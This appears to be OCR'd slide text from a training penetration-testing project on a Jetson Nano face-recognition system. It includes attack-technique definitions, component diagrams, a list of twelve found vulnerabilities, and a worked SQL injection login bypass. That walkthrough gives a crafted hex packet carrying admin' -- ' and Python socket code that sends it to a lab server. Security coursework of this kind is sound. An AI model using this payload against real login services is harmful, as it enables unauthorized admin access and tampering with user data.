
SQL injection	- by-passing authentication
Buffer overflow	- reading or writing beyond legitimate area
Unsigned wraparound	- making use of unsinged wraparound
Format string	- mainly used for leaking data on the stack
Revealed key	- decrypting secure data using revealed keys
Sniffing	- sniffing packets over the network
Spoofing	- so-called, man in the middle attack
Brute-force	- trying all possible input until success
Craft packet	- crafting and sending a customized packet
Tampering	- modifying system components


SQL injection	- by-passing authentication
Buffer overflow	- reading or writing beyond legitimate area
Unsigned wraparound	- making use of unsinged wraparound
Format string	- mainly used for leaking data on the stack
Revealed key	- decrypting secure data using revealed keys
Sniffing	- sniffing packets over the network
Spoofing	- so-called, man in the middle attack
Brute-force	- trying all possible input until success
Craft packet	- crafting and sending a customized packet
Tampering	- modifying system components

Phase 1 wrap-up

Attack goal setting : CIA
Target system understanding : Design
Target system understanding : Crypto
Vulnerability analysis : Resource restriction
Vulnerability analysis : Approaches
Penetration test : Techniques
Penetration test : Cases

Lessons learned


Jetson Nano
Client
SD9
SD2
Protocol Manager
Display Manager
SD4
Service Manager
SD7
Communication Manager
Face Detection Manager
Firewall
SD1
SD2
Protocol Manager
Mode Control Manager
SD7
Communication Manager
User Input Manager
Data Manager
Authentication Manager
SD8
Authentication Manager
Display Manager
SD3
SD5
SD6
DB
SDB
Security Manager
Log
Secure channel
Security Design ID
New Component
Modified Component
Unspecified Component


Jetson Nano
Client
SD9
Display Manager
Face Detection Manager
Service Manager
SD4
Protocol Manager
SD2
SD7
V04,V05
V08,V10
V12
Firewall
SD1
SD8
V02
V07
Data Manager
Authentication Manager
V11
SD3
SD5
SD6
DB
SDB
Security Manager
Log
V01
V09
V03
Protocol Manager
SD2
Communication Manager
SD7
Authentication Manager
V06
V11
Mode Control Manager
User Input Manager
Display Manager
Secure channel
Security Design ID
Vulnerability
New Component
Modified Component
Unspecified Component

V01	Insert an arbitrary id/password to DB
V02	Sniffing the id/password
V03	Exposed user credentials in the server log
V04	Infinite loop in the NetworkTCP.cpp
V05	Unintentional handling of the protocol message
V06	Weak passwords that enable brute force attacks
V07	SQL injection for login
V08	Memory leakage in the 'get_a_packet' function
V09	Extraction of name and face image data used by the face recog. AI engine
V10	The system cannot be operated on the big endian architectures
V11	Possible MITM attack using certificate change
V12	Crash by unsigned integer wraparound related in the packet size

V01	Insert an arbitrary id/password to DB
V02	Sniffing the id/password
V03	Exposed user credentials in the server log
V04	Infinite loop in the NetworkTCP.cpp
V05	Unintentional handling of the protocol message
V06	Weak passwords that enable brute force attacks
V07	SQL injection for login
V08	Memory leakage in the 'get_a_packet' function
V09	Extraction of name and face image data used by the face recog. AI engine
V10	The system cannot be operated on the big endian architectures
V11	Possible MITM attack using certificate change
V12	Crash by unsigned integer wraparound related in the packet size

V07 – SQL injection for login

Resource	[SERVERINFO]
Approach	[REVIEW/CODE]
Technique	[SQLINJECTION] [CRAFTPACKET]
CIA	[INTEGRITY] [CONFIDENTIALITY]

V07 – SQL injection for login

Resource	[SERVERINFO]
Approach	[REVIEW/CODE]
Technique	[SQLINJECTION] [CRAFTPACKET]
CIA	[INTEGRITY] [CONFIDENTIALITY]

Attack Goal


Pollute user DB

To do that, gain ‘admin’ privilege

To do that, login ‘admin’

ID admin

PW |



Step 1 Craft packet for SQL injection

\x53\x42\x31\x54\x21\x00\x00\x00\xC7\x8C\x07\x3C\xE8\x03\x00\x00\x0A\x0B\x61\x64\x6D\x69\x6E\x27\x20\x2D\x2D\x20\x27\x12\x02\x30\x30

\x0A : id
\x0B : id length
\x61\x64\x6D\x69\x6E\x27\x20\x2D\x2D\x20\x27 : admin’ -- ‘

V07 – SQL injection for login

Resource	[SERVERINFO]
Approach	[REVIEW/CODE]
Technique	[SQLINJECTION] [CRAFTPACKET]
CIA	[INTEGRITY] [CONFIDENTIALITY]

Attack Goal


Pollute user DB

To do that, gain ‘admin’ privilege

To do that, login ‘admin’

ID admin

PW |



Step 2 Send the crafted packet

```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.0.228', 50000))

s.sendall(b'\x53\x42\x31\x54\x21\x00\x00\x00\xC7\x8C\x07\x3C\xE8\x03\
x00\x00\x0A\x0B\x61\x64\x6D\x69\x6E\x27\x20\x2D\x2D\x20\x27\x12\x
02\x30\x30')
```

V07 – SQL injection for login

Resource	[SERVERINFO]
Approach	[REVIEW/CODE]
Technique	[SQLINJECTION] [CRAFTPACKET]
CIA	[INTEGRITY] [CONFIDENTIALITY]

Attack Goal


Pollute user DB

To do that, gain ‘admin’ privilege

To do that, login ‘admin’

ID admin

PW |



Step 3 SQL query on the server side

“SELECT * from user where account=‘“ + “admin’ -- ‘” + “’ and passwd=‘” …

“SELECT * from user where account=‘admin’ -- ‘ and passwd=‘” …

“SELECT * from user where account=‘admin’”

Successfully login using SQL injection !!!

V09 – Extraction of name and face image


Resource	[SERVER/ACCESS]
Approach	[REVIEW/DESIGN]
Technique	[REVEALEDKEY]
CIA	[CONFIDENTIALITY]

